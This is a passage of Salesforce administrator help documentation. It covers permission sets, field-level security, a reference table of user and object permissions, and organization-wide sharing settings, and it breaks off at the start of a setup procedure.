Some system functions apply to an organization and not to any single app. For example, "View Setup and Configuration" allows users to view setup and administrative settings pages. Other system functions apply to all apps. For example, the "Run Reports" and "Manage Dashboards" permissions allow managers to create and manage reports in all apps. In some cases, such as with "Modify All Data," a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

In the permission sets overview page, the System section contains links to:

- System permissions
- Service providers (if you've enabled Salesforce as an identity provider)

Using a Permission Set's Assigned Users Page

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view users that are assigned to a permission set:	"View Setup and Configuration"

To view all users that are assigned to a permission set, from the permission set overview page, click **Assigned Users**. From the assigned users page, you can:

- Create one or multiple users
- Reset passwords for selected users
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View or edit a profile by clicking the profile name
- If Google Apps™ is enabled in your organization, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**

See Also:

Assigning Permission Sets

Searching Permission Sets

Available in: **Enterprise**, **Professional**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**

User Permissions Needed	
To search permission sets:	"View Setup and Configuration"

On any of the permission sets detail pages, type at least three consecutive letters of an object, setting, or permission name in the **Find Settings...** box. The search terms aren't case-sensitive. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page. You can search for:

Item	Example
Assigned apps	Type `sales` in the Find Settings box, then select `Sales` from the list.
Objects	Type an existing object's name. For example, let's say you have an Albums custom object, type `albu`, then select `Albums`.

Item	Example
Fields	Type the name of the object that contains the field. For example, let's say your Albums object contains a Description field. To find the `Description` field for albums, type `albu`, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Type an existing tab's name. For example, type `rep`, then select `Reports`.
Record types	Type the name of the object that contains the record type. For example, let's say you want to review the record type assignments in the Contacts object. Type `conta`, then select `Contacts`.
Apex class access settings	Type `apex`, then select `Apex Class Access`.
Visualforce page access settings	Type `VISU`, then select `Visualforce Page Access`.
App and System permissions	Type `api`, then select `API Enabled`.
Service providers (available only if Salesforce is enabled as an identity provider)	Type `serv`, then select `Service Providers`.

If no results appear in a search:

- The permission, object, or setting you're searching for may not be available in the current organization.
- The item you're searching for may not be available for the user license that's associated with the current permission set. For example, a permission set with the Standard Platform User license doesn't include the "Modify All Data" permission.
- Be sure your search terms have at least three consecutive characters that match the object, setting, or permission name.
- Be sure the search term is spelled correctly.

Permission Sets Overview

Viewing and Editing Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Force.com app menu.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view assigned app settings:	"View Setup and Configuration"
To edit assigned app settings:	"Manage Users"

Unlike profiles, you can't assign a default app in permission sets. You can only specify whether apps are visible.

To assign apps:

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Assigned Apps**.
4. Click **Edit**.
5. To assign apps, select them from the Available Apps list and click **Add**. To remove apps from the permission set, select them from the Enabled Apps list and click **Remove**.
6. Click **Save**.

Permission Sets Overview

Assigning Custom Record Types in Permission Sets

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign record types in permission sets:	"Manage Users"

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Object Settings**, then click the object you want.
4. Click **Edit**.
5. Select the record types you want to assign to this permission set.
6. Click **Save**.

See Also:

Overview of Record Type Access

Overview of Record Type Access

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

You can assign record types to users in their profile or permission sets, or a combination of both. Record type assignment behaves differently in profiles and permission sets.

- A user's default record type is specified in their profile. You can't specify a default record type in permission sets.
- You can assign the `--Master--` record type in profiles, but not permission sets; only custom record types can be assigned in permission sets. Depending on the record types assigned in profiles:

- ◊ If users have `--Master--` on their profile and no custom record types in their permission sets, when they create a record, the Master record type is associated with the new record.
- ◊ If users have `--Master--` on their profile and only one custom record type in their permission sets, when they create a record, the new record is associated with the custom record type. Users won't have the option to select the Master record type.
- ◊ If users have `--Master--` on their profile and multiple custom record types in their permission sets, when they create a record, they're prompted to choose a record type. In their personal settings, users don't have the option to automatically use their default record type.
- ◊ If users have a custom record type on their profile and any custom record types in their permission sets, when they create a record, they're prompted to choose a record type. In their personal settings, users can set an option to automatically use their default record type and not be prompted to choose a record type.

- Page layout assignments are specified in profiles only—they're not available in permission sets. When you assign a custom record type in a permission set, users with that permission set get the page layout assignment that's specified for that record type in their profile. (In profiles, page layout assignments are specified for every record type, even when record types aren't assigned.)
- For lead conversion, the default record type specified in a user's profile is used for the converted records.
- Users can view records assigned to any record type. As a result, a page layout is assigned to every record type on a user's profile. A record type assignment on a user's profile or permission set does not determine whether a user can view a record with that record type; rather, the record type assignment simply specifies that the user can use that record type when creating or editing a record.
- Record types in permission sets aren't supported in packages and change sets. As a result, any record type assignments in permission sets in a sandbox organization must be manually reproduced in a production organization.

Assigning Permission Sets

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view users that are assigned to a permission set:	"View Setup and Configuration"
To assign permission sets:	"Manage Users"

From the user detail page, you can assign permission sets or remove a permission set assignment.

1. From Setup, click **Manage Users** > **Users**.
2. Select a user.

3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it from the Available Permission Sets box and click **Add**. To remove a permission set assignment, select it from the Enabled Permission Sets box and click **Remove**.

   Note: The Permission Set Assignments page shows permission sets with no associated license and permission sets that match the user's license. For example, if a user's license is Chatter Only, you can assign permission sets with the Chatter Only license and permission sets with no associated license to that user.

   If you assign a permission set with no associated user license, all of its enabled settings and permissions must be allowed by the user's license, or the assignment will fail.

5. Click **Save**.

FIELD ACCESS

About Field Accessibility

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Page layouts are not available in **Database.com**

Several factors help control whether users can view and edit specific fields in Salesforce.

- **Page layouts**—You can set whether fields are visible, required, editable, or read only.
- **Field-level security**—You can further restrict users' access to fields by setting whether those fields are visible, editable, or read only. These settings override any field properties set in the page layout if the field-level security setting is more restrictive.

  Note: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

- **Permissions**—Some user permissions override both page layouts and field-level security settings. For example, users with the "Edit Read Only Fields" permission can always edit read-only fields regardless of any other settings.
- **Universally required fields**—A custom field can be made universally required, which overrides any less-restrictive settings on page layouts or field-level security.

After setting these items, you can confirm users' access to specific fields using the field accessibility grid.

Modifying Field Access Settings

Checking Field Accessibility for a Particular Field

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view field accessibility:	“View Setup and Configuration”

1. Navigate to the fields area of the appropriate object:
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
   - For custom task and event fields, from Setup, click **Customize** > **Activities** > **Activity Custom Fields**.
   - For standard task and event fields, from Setup, click **Customize** > **Activities**, then click **Task Fields** or **Event Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select an object.
   - For Knowledge validation status picklists, from Setup, click **Customize** > **Knowledge** > **Validation Statuses**.
2. Select a field and click **View Field Accessibility**.
3. Confirm that the field access is correct for different profiles and record types.
4. Hover your mouse over any field access setting to see whether the field is required, editable, hidden, or read only based on the page layout or field-level security.
5. Click any field access setting to change the field's accessibility.

For advanced options to check field accessibility by a specific profile, record type, or field, from Setup, click **Security Controls** > **Field Accessibility**. From this page, you need to choose a particular tab to view and then select whether you want to check access by profiles, record types, or fields.

Note: In this user interface, you can't check access for permission sets.

Field-level security doesn't prevent searching on the values in a field. To set up your organization to prevent users from searching and retrieving records that match a value in a field hidden by field-level security, contact Customer Support.

About Field Accessibility

Modifying Field Access Settings

Available in: **Enterprise**, **Unlimited**, and **Developer**, and **Database.com** Editions

User Permissions Needed	
To view field accessibility:	"View Setup and Configuration"
To change field accessibility:	"Customize Application" AND "Manage Users"

From the field accessibility grid, you can click any field access setting to change the field's accessibility in the page layout or in field-level security. The Access Settings page then lets you modify the field access settings.

- In the Field-Level Security section of the page, specify the field's access level for the profile.

Access Level	Enabled Settings
Users can read and edit the field.	**Visible**
Users can read but not edit the field.	**Visible** and **Read-Only**
Users can't read or edit the field.	None

  We recommend that you use field-level security to control users' access to fields rather than creating multiple page layouts to control field access.

- In the Page Layout section of the page, you can:
  - ◊ Select the `Remove or change editability` radio button and then change the field access properties for the page layout. These changes will affect all profile and record type combinations that currently use this page layout.
  - ◊ Alternatively, you can select the `Choose a different page layout` radio button to assign a different page layout to the profile and record type combination.

About Field Accessibility

Field-Level Security Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Note: Who Sees What: Field-level Security (3:58 minutes)

Watch how you can restrict access to specific fields on a profile by profile basis.

Field-level security settings let administrators restrict users' access to view and edit specific fields in:

- Detail and edit pages
- Related lists
- List views
- Reports
- Connect Offline
- Email and mail merge templates
- Custom links
- The partner portal
- The Salesforce Customer Portal
- Synchronized data
- Imported data

The fields that users see on detail and edit pages are a combination of page layouts and field-level security settings. The most restrictive field access settings of the two always apply. For example, if a field is required in the page layout and read-only in the field-level security settings, the field-level security overrides the page layout and the field will be read-only for the user.

Important: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

You can define field-level security in any of the following ways:

- For multiple fields on a single permission set or profile
- For a single field on all profiles

After setting field-level security for users, you can:

- Create page layouts to organize the fields on detail and edit pages.

  Tip: Use field-level security as the means to restrict users' access to fields; then use page layouts primarily to organize detail and edit pages within tabs. This reduces the number of page layouts for you to maintain.

- Verify users' access to fields by checking the field accessibility.
- Customize search layouts to set the fields that display in search results, in lookup dialog search results, and in the key lists on tab home pages.

Note: Roll-up summary and formula fields are always read-only on detail pages and not available on edit pages. They may also be visible to users even though they reference fields that your users cannot see. Universally required fields always display on edit pages regardless of field-level security.

The relationship group wizard allows you to create and edit relationship groups regardless of field-level security.

Administrator tip sheet: Tips & Hints for Page Layouts and Field-Level Security

Setting Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To set field-level security:	"Customize Application"

1. From Setup, click **Manage Users**, then click **Permission Sets** or **Profiles**.
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
   - Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
4. Specify the field's access level.
5. Click **Save**.

Setting Field-Level Security for a Single Field on All Profiles

Available in: **Enterprise**, **Unlimited** and **Developer** Editions

User Permissions Needed	
To set field-level security:	"Customize Application"

1. From Setup, click **Customize**, click a tab or activity link, and click **Fields**.

2. Select the field you want to modify.
3. Click **Set Field-Level Security**.
4. Specify the field's access level.
5. Click **Save**.

PERMISSIONS REFERENCE

User Permissions

The user permissions available vary according to which edition you have.

The following table lists all user permissions in alphabetical order. The Profiles column lists the standard profiles where the permission is enabled by default.

You can enable user permissions in permission sets and profiles. In permission sets and the enhanced profile user interface, these permissions are listed in the App Permissions or System Permissions pages. In the original profile user interface, they are listed under Administrative Permissions and General User Permissions.

Permission Name	Description	Profiles
Activate Contracts	Change contract status to Activated.	System Administrator Contract Manager
Activate Orders	Change order status to Activated.	System Administrator
Affected by Divisions	Filter search results, list views, and reports by division.	System Administrator Standard User Solution Manager Marketing User Contract Manager
API Enabled	Access any Salesforce API.	System Administrator
API Only User	Access Salesforce only through a Salesforce API.	None
Approve Contracts	Approve or reject a contract from a related list.	System Administrator Contract Manager
Author Apex	Create Apex classes and triggers.	System Administrator
Background Report Export	Run reports in the background, and export results as a CSV or Excel file on completion.	System Administrator

Permission Name	Description	Profiles
Bulk API Hard Delete	Delete records in the Bulk API without storing them in the Recycle Bin, making them eligible for immediate deletion..	None
Chatter Internal User	Use all Chatter features.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager Chatter Moderator User Chatter Free User
Convert Leads	Convert leads into accounts, contacts, and opportunities.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Create and Customize Reports	Create, edit, and delete reports.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager
Create and Manage Communities	Create and manage communities, add community members, and customize appearance.	System Administrator
Create and Own New Chatter Groups	Create and become owner of groups in Chatter	System Administrator Standard User Chatter Moderator User Chatter Free User Chatter Only Solution Manager Marketing User Contract Manager Partner User

Permission Name	Description	Profiles
		Customer Portal User Customer Portal Manager Standard
Create and Share Links to Chatter Files	Share a Chatter file with anyone by creating a file link and sending it via email or IM.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager
Create and Upload Change Sets	Create and upload a change set.	System Administrator
Create AppExchange Packages	Create packages that can be distributed through AppExchange. Use outbound change sets.	System Administrator
Create Libraries	Create Salesforce CRM Content libraries.	System Administrator
Customize Application	Customize the organization using Setup menu options.	System Administrator
Data Export	Run the data export service.	System Administrator
Data Residency Option Admin	Install the Data residency Option (DRO) software, documentation, and patches.	None
Delegated External User Administrator	Manage external users who belong to the same account. If Communities is enabled in your organization, applies to external users within communities.	None
Delete Activated Contracts	Delete contracts, regardless of their status.	System Administrator
Deliver Uploaded Files and Personal Content	Enables non-Content users to create content deliveries, and enables Salesforce CRM Content users to create content deliveries using documents in their personal libraries.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager
Deploy Change Sets	Deploy change sets sent from another organization.	System Administrator
Download AppExchange Packages	Install or uninstall AppExchange packages as system administrators.	System Administrator
Drag-and-Drop Dashboard Builder	Create, edit, and delete dashboards through the drag-and-drop dashboard builder interface.	System Administrator

Permission Name	Description	Profiles
Edit Activated Orders	Create, edit, and delete activated orders.	System Administrator
Edit Case Comments	Edit their own case comments but not other user's comments.	None
Edit Events	Create, edit, and delete events.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Edit Forecasts	In Forecasts (Classic), create, edit, and delete forecasts. This permission is not available for Customizable Forecasts or Collaborative Forecasts. If you migrate to Customizable Forecasts, custom profiles that have the “Edit Forecasts” permission get the “Edit Personal Quota” and “Override Forecasts” permissions.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Edit HTML Templates	Create, edit, and delete HTML email templates.	System Administrator Marketing User
Edit Opportunity Product Sales Prices	Change the sales price on opportunity line items.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Edit Personal Quota	In Customizable Forecasts, change your individual quota amount.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Edit Read Only Fields	Edit fields that are read only due to page layouts or field-level security.	System Administrator
Edit Self-Service Users	Enable and disable contacts for Self-Service and Customer Portal access.	System Administrator Standard User Solution Manager Marketing User Contract Manager

Permission Name	Description	Profiles
Edit Tasks	Create, edit, and delete tasks.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Export Reports	Use **Export Details** and **Printable View** to export reports.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Import Leads	Import leads and update campaign history.	System Administrator Marketing User
Import Personal Contacts	Import personal accounts and contacts.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Import Solutions	Import solutions for the organization.	System Administrator Solution Manager
Insert System Field Values for Chatter Feeds	Set the `CreatedById` or `CreatedDate` for a Chatter post or comment from the API when creating the record.	System Administrator
Invite Customers to Chatter	Invite customers to Chatter.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager Chatter Moderator User Chatter Free User Chatter External User
Is Single Sign-On Enabled	Delegate username and password authentication to a corporate database instead of the Salesforce user database.	None

Permission Name	Description	Profiles
Log in to Subscriber Organization	Log in to subscriber organizations to perform package support using the Subscriber Support Tab.	System Administrator
Manage Analytic Snapshots	Create, edit, and delete analytic snapshots.	System Administrator
Manage Articles	Create, edit, assign, publish, archive, and translate Salesforce Knowledge articles.	None
Manage Billing	Purchase additional licenses and features.	System Administrator
Manage Auth. Providers	Create, edit, and delete authentication providers.	System Administrator
Manage Business Hours Holidays	Create, edit, and delete business holidays.	System Administrator
Manage Call Centers	Create, import, edit, and delete a call center configuration.	System Administrator
Manage Cases	Administer case settings, including Email-to-Case and mass transfer of cases.	System Administrator
Manage Categories	Define and modify solution categories settings.	System Administrator
Manage Connections	Allows a user to create and update connections and templates in Salesforce to Salesforce.	System Administrator
Manage Chatter Messages	Access all users' messages sent in Chatter.	None
Manage Content Permissions	Create, edit, and delete library permissions in Salesforce CRM Content.	System Administrator
Manage Content Properties	Create, edit, and delete custom fields in Salesforce CRM Content.	System Administrator
Manage Content Types	Create, edit, and delete content types in Salesforce CRM Content.	System Administrator
Manage Custom Report Types	Create and edit custom report types.	System Administrator
Manage Dashboards	Create, edit, and delete the user's personal dashboards.	System Administrator
Manage Data Categories	Create, edit, and delete data categories.	System Administrator
Manage Data Integrations	Monitor or abort Bulk API jobs.	System Administrator
Manage Dynamic Dashboards	Create, edit, and delete dynamic dashboards.	System Administrator
Manage Email Client Configurations	Create, edit, and delete Outlook configurations for Salesforce for Outlook.	System Administrator
Manage Entitlements	Enable, create, and update entitlement management items.	System Administrator
Manage External Users (previously known as Manage Partners)	Create partner accounts and partner users. If Communities is enabled, you can also create and manage customer users with access to Communities.	System Administrator
Manage Force.com Flow	Create, edit, delete, and manage flows.	System Administrator

Permission Name	Description	Profiles
Manage Leads	Change the status of multiple leads in a list view.	System Administrator
Manage Letterheads	Create, edit, and delete letterheads for HTML emails.	System Administrator Marketing User
Manage Mobile Configurations	Manage Salesforce Classic users and devices.	System Administrator
Manage Package Licenses	Manage package licenses in subscriber organizations.	System Administrator
Manage Public Documents	Create, edit, and delete folders for public documents.	System Administrator Marketing User
Manage Public List Views	Create, edit, and delete public list views.	System Administrator
Manage Public Reports	Create, edit, and delete public reports.	System Administrator
Manage Public Templates	Create, edit, and delete text emails, mail merge templates, and folders for public email templates.	System Administrator Marketing User
Manage Published Solutions	Create, edit, and delete publicly accessible solutions.	System Administrator Solution Manager
Manage Quotas	In the Collaborative Forecasts, upload quota information through the API and edit quota information. This permission is not available for Forecasts (Classic) and Customizable Forecasts.	System Administrator
Manage Remote Access	Manage, create, edit and delete remote access applications.	System Administrator
Manage Salesforce CRM Content	Create, edit, and delete libraries and library memberships.	System Administrator
Manage Salesforce Knowledge	Manage Salesforce Knowledge settings, and create, edit, and delete article types.	System Administrator
Manage Self-Service Portal	Manage Self-Service portal settings and reports.	System Administrator
Manage Sharing Calculation Deferral	Suspend and resume sharing calculations.	System Administrator
Manage Synonyms	Create, edit, and delete synonym groups.	System Administrator
Manage Territories	Manage territory configurations.	System Administrator
Manage Translation	Manage translated labels in the Translation Workbench.	System Administrator
Manage Users	Create, edit, and deactivate users (including external users), and manage security settings, including profiles and roles.	System Administrator
Mass Edits from Lists	Edit multiple records simultaneously from a list with inline editing.	System Administrator Standard User

Permission Name	Description	Profiles
		Solution Manager Marketing User Contract Manager Standard Platform User Standard Platform One App User
Mass Email	Send mass emails to contacts and leads.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Moderate Chatter	Deactivate Chatter Free users, assign moderator privileges to Chatter Free users, and remove posts.	System Administrator Chatter Moderator User
Modify All Data	Create, edit, and delete all organization data, regardless of sharing settings.	System Administrator
Override Forecasts	Override forecasts of direct reports.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Password Never Expires	Prevent the user's password from expiring.	None
Portal Super User	Allows Customer Portal users to view and edit all cases for their account.	None
Products Show in Offline	Make products and price books available in Connect Offline.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager
Report Builder	Create, edit, and delete reports through the drag-and-drop report builder interface.	System Administrator
Reset User Passwords and Unlock Users	Unlock user accounts that are locked, and reset user passwords.	System Administrator

Permission Name	Description	Profiles
Run Flows	Run flows.	None
Run Reports	Run reports and dashboards.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager
Schedule Dashboards	Schedule when dashboards refresh, and send email notifications that include refreshed dashboards in HTML format.	System Administrator
Schedule Reports	Schedule reports to run and have the results emailed to Salesforce users.	System Administrator
Send Email	Send email to a single contact or lead.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Send Outbound Messages	Send outbound messages to an external Web service API.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager Standard Platform User Standard Platform One App User
Send Stay-in-Touch Requests	Send Stay-in-Touch update emails.	System Administrator Standard User Solution Manager Marketing User Contract Manager
Show Custom Sidebar On All Pages	Display a custom sidebar on all pages in Salesforce. If the `Show Custom Sidebar Components on All Pages`	None

Permission Name	Description	Profiles
	user interface setting is selected, the “Show Custom Sidebar On All Pages” permission is not available.	
SubmitOrders	Submit orders for approval.	System Administrator
Tag Manager	Manage the configuration of private and public tags.	System Administrator
Transfer Cases	Change a case's owner.	System Administrator
Transfer Leads	Change a lead's owner.	System Administrator
Transfer Record	Transfer ownership of accounts, campaigns, cases, contacts, contracts, leads, and custom objects that are owned by another user.	System Administrator
Upload AppExchange Packages	Upload packages to AppExchange for distribution. Use outbound change sets.	System Administrator
Use Case Feed	Use Case Feed to manage cases.	None
Use Team Reassignment Wizards	Mass reassign account team and opportunity team members.	System Administrator
View All Data	View all organizational data, regardless of sharing settings.	System Administrator
View All Forecasts	In Customizable Forecasts and the Collaborative Forecasts, view any user’s forecast, regardless of the forecast hierarchy.	System Administrator
View Content in Portals	View Salesforce CRM Content from a portal.	None
View Data Categories	View the Data Categories page.	System Administrator
View Encrypted Data	View the value of encrypted fields in plain text.	None
View Global Header	View the global header to access communities and personal setup and customization options. You can’t disable this permission on standard profiles.	System Administrator Standard User Solution Manager Marketing User Read Only Contract Manager Chatter Moderator User Chatter Free User
View My Team's Dashboards	View dashboards owned by people under them in the role hierarchy.	System Administrator
View Setup and Configuration	View Setup pages.	System Administrator Standard User Solution Manager Marketing User

Permission Name	Description	Profiles
		Read Only Contract Manager

Object Permissions

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Object permissions either respect or override sharing rules and settings. You can enable object permissions in permission sets and custom profiles. The following permissions specify the access that users have to objects.

Permission	Description	Respects or Overrides Sharing?
Read	Users can only view records of this type.	Respects sharing
Create	Users can read and create records.	Respects sharing
Edit	Users can read and update records.	Respects sharing
Delete	Users can read, edit, and delete records.	Respects sharing
View All	Users can view all records associated with this object, regardless of sharing settings.	Overrides sharing
Modify All	Users can read, edit, delete, transfer, and approve all records associated with this object, regardless of sharing settings. **Note:** "Modify All" on documents allows access to all shared and public folders, but not the ability to edit folder properties or create new folders. To edit folder properties and create new folders, users must have the "Manage Public Documents" permission.	Overrides sharing

See Also:

"View All" and "Modify All" Permissions Overview
Comparing Security Models
Field Permissions

"View All" and "Modify All" Permissions Overview

Available in: **All** Editions

The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to quickly grant access to records associated with a given object across the organization. "View All" and "Modify All" may be preferable alternatives to the "View All Data" and "Modify All Data" permissions. Be aware of the following distinctions between the permission types.

Permissions	Used for	Users who Need them
View All Modify All	Delegation of object permissions	Delegated administrators who need to manage records for specific objects
View All Data Modify All Data	Managing all data in an organization; for example, data cleansing, deduplication, mass deletion, mass transferring, and managing record approvals	Administrators of an entire organization

"View All" and "Modify All" are not available for ideas, price books, article types, and products.

"View All" and "Modify All" allow for delegation of object permissions only. To delegate user administration and custom object administration duties, define delegated administrators.

Object Permissions

Comparing Security Models

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce user security is an intersection of sharing, and user and object permissions. In some cases, such as in end-user record level access, it is advantageous to use sharing to provide access to records. In other cases, such as when delegating record administration tasks like transferring records, cleansing data, deduplicating records, mass deleting records, and delegating workflow approval processes, it is advantageous to override sharing and use permissions to provide access to records.

The "Read," "Create," "Edit," and "Delete" permissions respect sharing settings, which control access to data at the record level. The "View All" and "Modify All" permissions override sharing settings for specific objects. Additionally, the "View All Data" and "Modify All Data" permissions override sharing settings for *all* objects.

The following table describes the differences between the security models.

	Permissions that Respect Sharing	Permissions that Override Sharing
Target audience	End-users	Delegated data administrators
Where managed	"Read," "Create," "Edit," and "Delete" object permissions; Sharing settings	"View All" and "Modify All"
Record access levels	Private, Read-Only, Read/Write, Read/Write/Transfer/Full Access	"View All" and "Modify All"
Ability to transfer	Respects sharing settings, which vary by object	Available on all objects with "Modify All"
Ability to approve records, or edit and unlock records in an approval process	None	Available on all objects with "Modify All"
Ability to report on all records	Available with a sharing rule that states: the records owned by the public group "Entire Organization" are shared with a specified group, with Read-Only access	Available on all objects with "View All"
Object support	Available on all objects except products, documents, solutions, ideas, notes, and attachments	Available on most objects via object permissions **Note:** "View All" and "Modify All" are not available for ideas, price books, article types, and products.
Group access levels determined by	Roles, Roles and Subordinates, Roles and Internal Subordinates, Roles, Internal and Portal Subordinates, Queues, Teams, and Public Groups	Profile or permission sets
Private record access	Not available	Available on private contacts, opportunities, and notes and attachments with "View All" and "Modify All"
Ability to manually share records	Available to the record owner and any user above the record owner in the role hierarchy	Available on all objects with "Modify All"
Ability to manage all case comments	Not available	Available with "Modify All" on cases

Field Permissions

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Access Level	Enabled Settings in Permission Sets and Enhanced Profile User Interface	Enabled Settings in Original Profile and Field-Level Security Interfaces
Users can read and edit the field.	`Read` and `Edit`	`Visible`
Users can read but not edit the field.	`Read`	`Visible` and `Read-Only`
Users can't read or edit the field.	None	None

Object Permissions

SHARING

Overview of Sharing Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Teams are not available in **Database.com**

In Salesforce, you can control access to data at many different levels. For example, you can control the access your users have to objects with object permissions. Within objects, you can control the access users have to fields using field-level security. To control access to data at the record level, use sharing settings.

Organization-Wide Defaults

Your organization-wide default sharing settings give you a baseline level of access for each object and enable you to extend that level of access using hierarchies or sharing rules. For example, you can set the organization-wide default for leads to Private if you only want users to view and edit the leads they own. Then, you can create lead sharing rules to extend access of leads to particular users or groups.

Sharing Rules

Sharing rules represent the exceptions to your organization-wide default settings. If you have organization-wide sharing defaults of Public Read Only or Private, you can define rules that give additional users access to records they do not own. You can create sharing rules based on record owner or field values in the record.

Tip: Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. In those situations, record owners can use manual sharing to give read and edit permissions to users who would not have access to the record any other way. Although manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules, it gives record owners the flexibility to share particular records with users that need to see them.

Apex Managed Sharing

Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing to share a custom object, only users with the "Modify All Data" permission can add or change the sharing on the custom object's record, and the sharing access is maintained across record owner changes.

Other Methods for Allowing Access to Records

In addition to sharing settings, there are a few other ways to allow multiple users access to given records:

Map category groups to roles

Control access to data categories by mapping them to user roles.

Queues

Queues help your teams manage leads, cases, service contracts, and custom objects. Once records are placed in a queue manually or through an automatic case or lead assignment rule, records remain there until they're assigned to a user or taken by one of the queue members. Any queue member or users above them in the role hierarchy can take ownership of records in a queue. Use queues to route lead, case, and custom object records to a group.

Teams

For accounts, opportunities, and cases, record owners can use teams to allow other users access to their records. A *team* is a group of users that work together on an account, sales opportunity, or case. Record owners can build a team for each record that they own. The record owner adds team members and specifies the level of access each team member has to the record, so that some team members can have read-only access and others can have read/write access. The record owner can also specify a role for each team member, such as "Executive Sponsor." In account teams, team members also have access to any contacts, opportunities, and cases associated with an account.

Note: A team member may have a higher level of access to a record for other reasons, such as a role or sharing rule. In this case, the team member has the highest access level granted, regardless of the access level specified in the team.

Sharing Considerations

About Organization-Wide Sharing Defaults

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions.

Customer Portal is not available in **Database.com**

Administrators can use organization-wide sharing settings to define the default sharing settings for an organization. Organization-wide sharing settings specify the default level of access to records and can be set separately for accounts (including assets and contracts), activities, contacts, campaigns, cases, leads, opportunities, calendars, price books, and custom objects. For most objects, organization-wide sharing settings can be set to Private, Public Read Only, or Public Read/Write.

Note: Setting an object to Private makes those records visible to record owners and those above them in the role hierarchy.

In environments where the organization-wide sharing setting for an object is Private or Public Read Only, an administrator can grant users additional access to records by setting up a role hierarchy or defining sharing rules. However, sharing rules can only be used to grant additional access—they cannot be used to restrict access to records beyond what was originally specified with the organization-wide sharing defaults.

Important: If your organization uses a Customer Portal, before you enable contacts to access the portal, set the organization-wide sharing defaults on accounts, contacts, contracts, assets, and cases to Private. This ensures that by default your customers can view only their own data. You can still grant your Salesforce users Public Read/Write access by creating sharing rules in which all internal users share with all internal users.

By default, Salesforce uses hierarchies, like the role or territory hierarchy, to automatically grant access of records to users above the record owner in the hierarchy.

Use the **Grant Access Using Hierarchies** checkbox to disable access to records to users above the record owner in the hierarchy for custom objects in Professional, Enterprise, Unlimited, and Developer Edition. If you deselect this checkbox for a custom object, only the record owner and users granted access by the organization-wide defaults receive access to the records.

Note:

Starting in Summer '12, custom objects can have separate organization-wide defaults for external and internal users, enabling admins to set default access for external users to Private while still allowing Public Read/Write or Public Read Only access for internal users. See Separate Organization-Wide Defaults for more information.

Setting Your Organization-Wide Sharing Defaults
Sharing Default Access Settings
Default Organization-Wide Sharing Settings

Setting Your Organization-Wide Sharing Defaults

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Solutions, Service Contracts, Documents, Forecasts, Reports, and Dashboards are not available in **Database.com**

User Permissions Needed	
To set default sharing access:	"Manage Users" AND "Customize Application"

Note: Who Sees What: Organization-Wide Defaults (6:36 minutes)

Watch how you can restrict access to records owned by other users.

1. From Setup, click **Security Controls** > **Sharing Settings**.
